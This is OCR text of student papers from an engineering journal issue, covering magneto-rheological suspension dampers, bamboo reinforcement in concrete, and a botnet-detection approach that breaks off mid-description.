The automobile suspension system mostly influence vehicle ride quality and safety. Suspension system is responsible for smoothing out the ride and keeping the car in control. Specifically, the suspension system maximizes the friction between the tires and the road to provide steering stability and good handling. Conventional dampers such as hydraulic dampers and spring dampers and air suspension have constant settings and same characteristics through out there life .There damping properties also remain same,but in reality different damping required for different types of road.There was a need of real time performance adjustment based on road situation and vehicle operation state. Semi active suspension system is required for the solution of this problems.Semi-active control systems are becoming more popular because they offer both the reliability of passive systems and the versatility of active control systems without imposing heavy power demands. It has been found that magneto-rheological (MR) fluids can be designed to be very effective vibration control actuators. MR fluid damper is a semi-active control device that uses MR fluids to produce controllable damping force.

The present paper aims to understand Semi-active suspension system and its use in Automobile design.The study will also focus on detail information on Semi-active system and its application on Mountain Bicycle .

Keywords: Active Supension, Active Vibration, MR dampers: Magneto Rheological Damper, Magneto rheological Fluid, Passive Vibration Control, Semi-active Suspension.

INTRODUCTION

Vibration suppression is considered as a key research field in engineering to ensure the safety and comfort of their occupants and users of mechanical structures. To reduce the system vibration, an effective vibration control with isolation is necessary. Vibration control techniques have classically been categorized into two areas, namely passive and active controls. For a long time, efforts were made to improve the effectiveness of the suspension system by optimizing its parameters, but due to the intrinsic limitations of a passive suspension system, improvements were effective only in a certain frequency range.Compared with passive suspensions, active suspensions can improve the performance of the suspension system over a wide range of frequencies. Semi-active suspensions were proposed in the early 1970s and can be nearly as effective as active suspensions.When the control system fails, the semi-active suspension can still work under passive conditions.Compared with active and passive suspension systems, ùthe semi-active suspension system combines the advantages of both active and passive suspensions because it provides better performance when compared with passive suspensions and is economical, safe and does not require either higher-power actuators or a large power supply as active suspensions do.

OBJECTIVE OF STUDY

1. To understand the concept of Semi-active suspension system.
2. To understand detail information of Magneto-rheological fluid damper.
3. To study the benefits of MR damper compare to conventional damper.
4. Its application on Mountain Bicycle.

BRIEF DESCRIPTION

Today, a large number of automobiles manufacturers rely on many different types of the control systems when it comes to the performance optimization. Out of them some are independent, adaptive and some that can fulfill a particular function from the automobile point of view while some of the others are designed with a high level authentic logic. The examples of the type of logical control system used in the automobile are traction control, adaptive cruise control, ABS systems, electronic stability program and many more. These types of systems assist to enhance the ride and handling, safety, driving comfort and most importantly it gives the best driving pleasure. The ride quality, driving pleasure and the driving comfort are directly related with the comfort of the passenger and the driver of what he (driver or the passenger) perceives while the vehicle is in motion. The main issue that hampers the performance of an automobile is due to the most unanticipated cause and that is vibration. The vibrations that originate in an automobile are due to a number of causes some of which are the road unevenness, the aerodynamic forces and the vibrations that are induced due to the engine and the powertrain.

ISSN 2394 - 7780

Road unevenness are the major causes of the vibration.So, one of the major challenges that is faced by the design engineers is to provide a suspension system that can be useful in all driving conditions. Also, vibration suppression being the key fact in the field of mechanical engineering is to ensure the safety and comfort of the occupants. The most basic goal for the automobiles suspension system is to isolate the respective vehicle from the forces that are transmitted from the external excitation. The major problem due to the mechanical vibration is tackles by placing a spring-type element between the structure and the source of the vibration. This spring-type element is usually in parallel in the dissipative element that consists of a viscous fluid. In these types of elements the damping action is obtained by forcing the viscous fluid through a small orifice and the damping action in this case truly depends on the viscosity of the fluid and also on the geometry of the orifice and the damper Ever since the first automobile was invented, the manufacturers and the designers have always thought of building a suspension system that can render the high speed performance with the best in class driving comfort. The built in drawbacks of the classical suspension system has stimulated for the examination of the controlled suspension systems, both in active and semi-active mode. Magneto-rheological fluids referred as MR fluids, are the members of the family of fluids whose properties depends on the strength of the electrical or the magnetic field. This family includes the ferro-fluids, electrorheological fluids and also the magneto-rheological fluids. Ferro fluids are mixtures of smaller magnetic particles (smaller than 10nm) suspended in the carrier liquid Magneto-rheological fluids, ever since it was discovered by Jacob Rabinow in the 1940's have in recent years has been known to the researchers as a multi-functional fluid for its property of getting magnetized on the application of magnetic field. The MR dampers are not very different from the conventional fluid dampers the only difference being the magneto-rheological oil and the firmly placed solenoid that produces magnetic field on the applying the electric current. MR dampers are well known for their energy dissipating characteristic on the application of the magnetic field. The properties of the MR fluids can be instantly and reversibly modified or reorganized within milliseconds when a magnetic field is applied. In the absence of the applied field, the MR fluids behave like the Newtonian fluid. When a field is applied the suspended particles become polarized which further move so as to reduce the energy stored in the group.The energy configuration being at a minimum level consists of the particles that are aligned in the chain like format of the applied external field. The figure below shows how exactly the suspended particles acquire dipole moment that helps align the particles in chainlike structures after the external fields that is applied. These chain-like format of the modifies the motion of the fluid there by changing its rheological properties by changing the viscosity of the fluid drastically which further increases it yield stress depending on the magnitude and the direction of the field applied. The mechanical energy that is required to yield these chain like structure increases with the increase in the applied field. The rheological behavior of these types of fluids are characterized separately into two distinct pre-yield and post-yield regimes.

In the pre-yield regime, the fluid behaves like an elastic solid due to the chain-like structures stretching along the length with some of fractures in it while in the case of the post-yield regime, their exists an equilibrium where the chain fractures and the chain formations behave like a viscous Newtonian fluid.




Fig-1: Without Magnetic Field Fig-2: With Magnetic Field

Wing to the exceptional behavior of the MR fluids, it has been used in large number of applications such as: rotary brakes, clutches, prosthetic devices, polishing & grinding devices and many more. Amid them, the MR fluid dampers are semi active control devices that are used many industrial applications today. A characteristic damper includes the MR fluid, a housing, a piston, a magnetic coil, an accumulator and some pair of wire as shown in the figure 2a above. In the above figure, the MR fluid is composed in the cylinder and flows through a small orifice. The piston or the housing are in built with the magnetic coils. Depending on the current applied, the controlling damping force is produced. Also, as per the research conducted by Carlson J. D and Weiss K. D, a high reliability operation can be obtained from these devices and their function remains almost uninterrupted due to the temperature fluctuations or due to any impurities in the fluid. Nevertheless, the considerable

ISSN 2394 - 7780

drawback that hampers the MR fluid damper is it's non-linear characteristic which involves force vs displacement and the hysteresis force vs the velocity. So, creating the MR fluid damper with the maximum efficiency is a major challenge, especially when it is concerned to make an accurate model to take the full advantage of this special device and further to design a the most efficient algorithm that in turn improves performance.




Fig-3: Structure And Working Principle

BENEFITS OF USE OF MAGNETO-RHEOLOGICAL DAMPER

1. A reduction in the number of sensing and actuation devices, and associated power, wiring and interfacing, immediately reduces cost and complexity.
2. A sensorless damping control system can also offer higher robustness than the corresponding conventional system in which the failure occurs due to faults in sensor hardware, reading/wiring signal, or measurement noises.
3. Maintenance of suspension system is less compared to conventional bulk suspension system.
4. Reliability is much more than the conventional system.
5. Increase life of parts associated with suspension system.
6. Provide better vehicle ride quality and safety.
7. Suspension system is responsible for smoothing out the ride and keeping the car in control.
8. Specifically,maximizes the friction between the tires and the road to provide steering stability and good handling.

APPLICATIONS

1. Mr Damper In Automobile Sector: Magneto rheological (MR) fluid dampers are becoming popular in semi-active vehicle suspension applications due to their mechanical simplicity, high dynamic range, low power requirements, large force capacity and robustness.Ride quality is concerned with the sensation of feel of the environment of a moving vehicle. To improve the ride comfort, effective vibration control of suspension systems is continuously increasing.It can aslo be use in Mountain Bicyle.
2. Mr Damper In Structural Applications: MR fluid dampers are used to control wind-induced vibrations in cable-stayed bridges.In recent years, there have been many efforts to improve performance of base isolated structures against seismic action. So to avoid the seismic action MR dampers are used
3. Mr Damper In Household Application: Magnet Rheological fluid damper in a washing machine with the help of which we can control the vibrations created during spinning of clothes. The problem of semi-active control in appliances such as washing machine is still in its very infancy.
4. Mr Damper And Social Application:The Lord Corp. has also recently commercialized and MR damper for a prosthetic knee, where the damper, sensors, control unit, and battery are all housed within the knee itself.

ISSN 2394 - 7780

LIMITATIONS

Although smart fluids are rightly seen as having many potential applications, they are limited in commercial feasibility for the following reasons:High density, due to presence of iron, makes them heavy, however operating volumes are small so while this problem it is not insurmountable.

1. High quality fluid are expensive
2. Fluids are subject to thickening after prolonged use and need replacing.
3. Heat is generated in shock absorber due to coil.

Xiaojie Wang,Chinese Academy of Sciences,CAS • Institute of Advanced Manufacturing Technology,Hefei Institutes

CONCLUSION

MR fluid and MR fluid devices have been greatly advanced in the last dacade and there are some commercial products have been developed.This technique has been developing competitively in the main industrialized countries, especially in the United States, France, Germany and Japan.Damping depend upon the viscosity of fluid which depend upon magnetic field produced.Fluid contain soft iron oxide in hydrocarbon fluid with other additives.Settling of fluid is important part which depend upon the size of particle used.Large particle provide less damping but quickly settled while small particle provide more damping but arise settling problem.It can be also use in Mountain Bicycle for necessary damping of force generated during Cycling in hilly areas.

• **Single Author Journal**

1. https://www.researchgate.net/publication/225796310_Study_of_magnetorheological_fluids_at_high_shear_rates. Xiaojie Wang,Chinese Academy of Sciences,CAS • Institute of Advanced Manufacturing Technology, Hefei Institutes.August (2006).
2. https://doi.org/10.1016/S0304-8853(03)00342-1. Young Han Kim,Department of Material and Chemical Engineering,Dong-A University, 840 Hadan-dong, Saha-gu, Pusan 604-714, South Korea.23 May (2008).
3. https://www.researchgate.net/publication/283356178_MAGNETO-RHEOLOGICAL_DAMPER. Bhushan Shrihari Dalvi,Coventry University | CU • Department of Mechanical and Automotive Engineering.November (2015).
4. http://dx.doi.org/10.1016/j.ijmecsci.2010.04.007.SevkiCesmeci(Ph.D),GeorgiaSouthern University | GSU • Mechanical Engineering,26 April (2010).

• **Multiple Author Journal**

1. https://www.researchgate.net/publication/270702782_A_review_on_the_simulation_and_modeling_of_magnetorheological_fluids. Ali Ghaffari,Hassan Hashemabadi,Mahshid Ashtiani,The magnetorheological fluids controllable rheological properties,Iran University of Science and Technology, School of Chemical Engineering. April (2014).
2. https://www.semanticscholar.org/paper/Stability%2C-rheological%2C-magnetorheological-and-of-Zafarani-Moattar-Majdan-Cegincara/8fd95984d1b809085deda7d13d6b8e517f698b2d Mohammed Taghi Zafarani-Moattar, Roghayeh Majdan-Cegincara,ChemistryPublished in Colloid and Polymer Science (2013).
3. http://www.ijsrp.org/research-paper 1212/ijsrpp1206.pdf&ved=2ahUKEwjrx42_uKjmAhXc73MBHawHDYQQFjAAegQIAxAB&usg=AOvVaw3dQxX1SNMPjSmyAZ7ghPLa.Mohammad Sadak Ali khan,A.Suresh,N.Seetha Ramaia,Department of Mechanical Engineering, M.J.C.E.T., Hyderabad, India)Journal of Engineering, Design and Technology,ISSN: 1726-0531,7th March 2016.
4. https://doi.org/10.1177%2F1045389X07077851.Alireza Farjoud, Nader Vahdati, Yap Fook Fah,Journal of Intelligent Material Systems and Structures, vol. 19, 5: pp. 565-572. , First Published May 30, 2007. School of Mechanical and Aerospace Engineering, Nanyang Technological University 50 Nanyang Avenue, Singapore 639798

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

A STUDY ON BAMBOO STICKS / CULM USES IN CIVIL CONSTRUCTION AS STRUCTURAL ALTERNATIVE TO STEEL RODS

Ismail Patel and Faizan Kapadia
Student, Department of Civil Engineering, Theem College of Engineering, Boisar, Maharashtra

ABSTRACT
The goal of the Bamboo Reinforced Concrete Project is to design and build a wall that uses bamboo as a structural alternative to steel rebar in order to replicate the shear strength and load bearing capacities that traditional rebar provides for concrete walls, thus minimizing cost. The inspiration for this project comes from the infrastructure flaws (lack of steel rebar reinforcement) that can result in the deaths of thousands during earthquakes. Some, if not most, of those deaths could have been avoided if the infrastructure of the buildings contained adequate reinforcement.

Steel rebar is the primary source of structural reinforcement in India, but it is too expensive to be used consistently. However, use of bamboo as a reinforcement in walls and buildings can be explored by improving its tensility & durability to manage structural stability. Furthermore, unlike steel rebar, bamboo is an abundant natural resource and is the fastest growing plant in the world.

I. INTRODUCTION
The use of small diameter whole-culm (bars) and/or split bamboo (a.k.a. splints or round strips) has often been proposed as an alternative to relatively expensive reinforcing steel in reinforced concrete. The motivation for such replacement is typically cost—bamboo is readily available in many tropical and sub-tropical locations, whereas steel reinforcement is relatively more expensive, but what causing its extensive use is due to readily available large amount of industry set-up sluggish to find more sustainable alternatives in the construction industry. This analysis addresses 'bamboo-reinforced concrete' and assesses its structural and environmental performance as an alternative to steel reinforced concrete.

II. LITERATURE REVIEW
Abhijitsinh Parmar, Jenish Patel, Vijaysinh A. Vaghela, Vijaysinh B. Vaghela,Vishal Prajapati, 'Literature Review on Bamboo as A Reinforcement in Concrete Structure', IJSRD - International Journal for Scientific Research & Development Vol. 4, Issue 02, 2016; this study presents: Bamboos as eco-friendly and economic material, its wrapping or covering with Binding wire can resist deflection.

Lokendra Kaushal, Mr. Madan Chandra Maurya, 'Performance of Bamboo Reinforced Concrete Beam a Review', International Journal for Research in Applied Science & Engineering Technology (IJRASET) Volume 5 Issue II, February 2017, research showed the test results and proved that bamboo has high ultimate tensile strength and it can be used as an alternative replacing material for steel reinforcement because of its low cost. The average ultimate tensile strength with prepared ends (with aluminium end tabs) has been found to be higher than the specimens without prepared ends.

Rajveer Singh Rathore, Nitesh Solanki, Akash Johari, 'Review Paper on Bamboo as Reinforcement in Structural Concrete Elements', IOSR Journal of Engineering (IOSR JEN), presents that Doubly Reinforced Beam has performed more elastically than Singly Reinforced Beam while performing flexural tests. Load carrying capacity in Doubly Reinforced Beam increased by 29.31 % as compared to Singly Reinforced Beam.

Chetan Bhatiwal, Prof. U. R. Awari, 'A REVIEW ON BAMBOO REINFORCEMENT IN BEAM', International Research Journal of Engineering and Technology (IRJET) Volume: 05 Issue: 05, May-2018, presents that Bamboo is able to resist more tension than compression. The fire resistance is very good because of the high content of silicate acid. Bamboo durability heavily depends on the preservation treatment method. This preservation method includes smoking, heating, drying, coating and another method is chemical treatment.


S. Srimathi, S. Dinesh, R. Preetha, R. Reshmi, 'A Review of Bamboo As A Reinforcement Material in Modern Construction', IJSTE - International Journal of Science Technology & Engineering Volume 3 Issue 05, November 2016, presents that Bamboos to be split & Laminated with adhesive, sand to be coated with Bitumen for Bonding. *Bambusa vulgarius* species of bamboos can attain adequate Compressive strength

III. RESEARCH ELABORATION
The bamboo strips are Coated with the help of high strength Polyvinyl Acetate Adhesive or Epoxy Resin. The bamboo is cut and split by using pressing and splitting machine.

ISSN 2394 - 7780

Procedure - 1: Completely dried Bamboos are sought out with 5mm diameter, by cutting & rounding from available size of complete dried bamboos mechanically with machine

Combining to 3 culm sticks, to get 10mm sectional diameter in triangular pattern Combining to 7 culm, to get 15mm sectional



Diameter in Circular Pattern Combining to 18 Culm stick, to get 25mm sectional diameter in circular patterns And to increase as per design.

Procedure - 2: Bamboos culm Sticks are coated all-around with Epoxy Resin upto 100 micron.

For Minor construction
Procedure - 3: combined Bamboos culm sticks are wrapped with fibre glass fabric net.

Re-coating again over fibre glass net with 100 micron Epoxy Resin & Sprinkling of Quartz sand for rough surface.

For Intermediate construction
Procedure - 4: Replacing with G.I./S.S mesh 20 guage as sleave and coating of Epoxy Resin upto 100 micron & sprinkling of Quartz Sand.

For Complex construction
Procedure - 5: Twofold layer of G.I./S.S mesh 20 gauge as sleeve having in-between Carbon fibre conduit pipe including coating of Epoxy Resin up to 100 micron to each layer & sprinkling of Quartz Sand on apparent layer.

Please be noted that above Bamboo culm sticks has different schedule of tying (Truss type) compare to Steel bar bending schedule, which can be cover after strength report as per (Bureau of Indian Standard 2002).

1. Flexural Strength
2. Bending Moment
3. Tension
4. Compression
5. Modulus of elasticity
6. Shear

IV. STUDIES AND FINDINGS

AFFORDABILITY: Foundations are minimized, wall panels are non-load bearing and can be reduced in thickness. And the basic enhanced components (bamboo, wire mesh, quartz sand, fibre pipe) are all inexpensive.

EASY TO ASSEMBLE: Less labour oriented and fast job, hence low cost in terms of labour management.

SUSTAINABILITY & ENVIRONMENTAL IMPACT: Bamboo is a renewable resource with a short rotation period and can be grown on degraded land. It is treated using environment friendly preservatives. The use of high energy embodied materials (cement, steel) is minimized.

CULTURAL ACCEPTABILITY: The system offers traditional materials in a modern engineering context.

DURABILITY & SAFETY: All bamboo components are treated with safe preservatives to give extended life, easy handling, light weight and corrosion resistant.

V. CONCLUSION

The embedded bamboo structure is engineered to resist corrosion, wind and seismic forces, and other imposed loads as per bending design, its spacing arrangement.

ISSN 2394 - 7780

Bonding strength can be increased by 95% compared to steel by treating the bamboos.

Bamboos due to its availability in large quantities, a certain methodology and technique can be utilised in construction materials. Over layered reinforcement of Bamboo Culm can increase the Load bearing capacity and tensile strength of a Structure. While a combination of Bamboo Culm itself layered with other material viz: epoxy/ steel wires / CPVC tubing etc. can bring the properties comparatively at par with steel rods.

VI. REFERENCES

- Bhalla , S., Janssen J.A.J " Design Bamboo As Green Alterative To Concrete And Steel For Modern Structures."
- Terai, M. and Minami, K. (2011d). Basic Study on Mechanical Properties of Bamboo Reinforced Concrete. *Proceedings of IABSE-IASS 2011 Symposium.* DVD
- Concrete. *Key Engineering Materials*. Vols.488-489, Trans Tech Publications, Switzerland, pp.214-217
- K. Ghavani, Bamboo as reinforcement in structural concrete elements, Cement and Concrete Composite, 27, 637-649 (2005)

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

BOTNET DETECTION USING ANOMALY BASED AND BEHAVIOR BASED DETECTION

Akshay Salvi[1], Shashank Patil[1], Mangesh Kawle[1] and Prof. Ashraf Siddiqui[2]
[1]Student and [2]Assistant Professor, Department of Computer Engineering, Theem College of Engineering, Boisar, University of Mumbai

ABSTRACT
This system introduces two-stage approach for the important cyber-security problem of detecting the presence of a botnet and identifying the compromised nodes that is nothing but bots, before the bot becomes active. The first stage detects anomalies by leveraging large deviations of an empirical distribution. This system proposes two approaches to create the empirical distribution: a flow-based approach estimating the histogram of quantized flows, and graph-based approach estimating degree distribution of node interaction graphs, encompassing both Erd ̋os-R´ enyi graphs and scale-free graphs. The second stage detects the bots using ideas from social network community detection in a graph that captures correlations of interactions among nodes over time. Behavior detection is done by maximizing modularity measure in this graph. An modularity maximization problem is non-convex. This system proposes an convex relaxation, a effective randomization algorithm, and establishes sharp bounds on an sub optimality gap. This system applies the method to real-world botnet traffic and compares their performance with other methods.

INTRODUCTION
An botnet is a network full of compromised computer nodes which are controlled by a “bot master.” Botnets are mainly used for Distributed Denial-of-Service attacks, click fraud, or spamming. Distributed Denial-of-Service attacks floods an victim with packets/requests by using multiple bots.

Both, spamming and click fraud are extremely harmful to an web economy. And just because of these losses, botnet detection has mainly received considerable attention. Common intrusion detection focuses on individual hosts but is often ineffective in preventing botnet formation because not all hosts are zealously monitored and protected.

Botnets have evolved to bypass these detection methods by using more flexible C&C channels, such as HTTP and P2P protocols. In addition to this more types of C&C channels are emerging day by day, including Twitter. Some methods are been proposed to handle these botnets with more flexible C&C mechanisms by analyzing the communication patterns among hosts.

OBJECTIVE OF STUDY
1. To understand the concept of Botnets.
2. In this project we are using Bot Detection techniques to find the Anomaly and Behavior/Community Based detection in the network devices.

Botnets
The word botnet was derived from “network of robots”. It is a widespread collection of a large number of infected computer system. Each infected system runs a piece of software program known as “bot”. It can be also called as zombie network.

The Botnet attack structure is mainly divided into three layers i.e

a) Bot Masters: A bot master system keeps the track of machines infected and the tasks they perform. For proper organization of this system Bot Managers are created.

b) Bot mangers: This Bot managers performs the task which are allocated to them by the Bot masters, to spread out the commands to the Bots & also to report the number of infected systems. They usually send us information which can be said as security patch but those are not security patch but are infected patches send by the zombies.


c) Zombie Army: Bot Managers create an army of zombies which are nothing but n numbers of infected computers which performs attack under a stealth mode in order to prevent themselves from getting caught up while performing an attack.

Bot Detection techniques to find the Anomaly in the network devices
a) Anomaly Detection is used to Detect the Nodes are processed anomaly or not. In this module load the dataset and first flow based detection. This Detection is based on the splitting the node on connection. Next

ISSN 2394 - 7780


Graph based detection is based on the most connected node are cluster from the all nodes.

Diagram




b) Pivotal Node Identification is based on the Anomaly detection result. Load the anomaly detection data and find the pivotal nodes. Pivotal nodes are connected to source to destination nodes are many times. That nodes source to destination node file transmission rate will be high.

Diagram



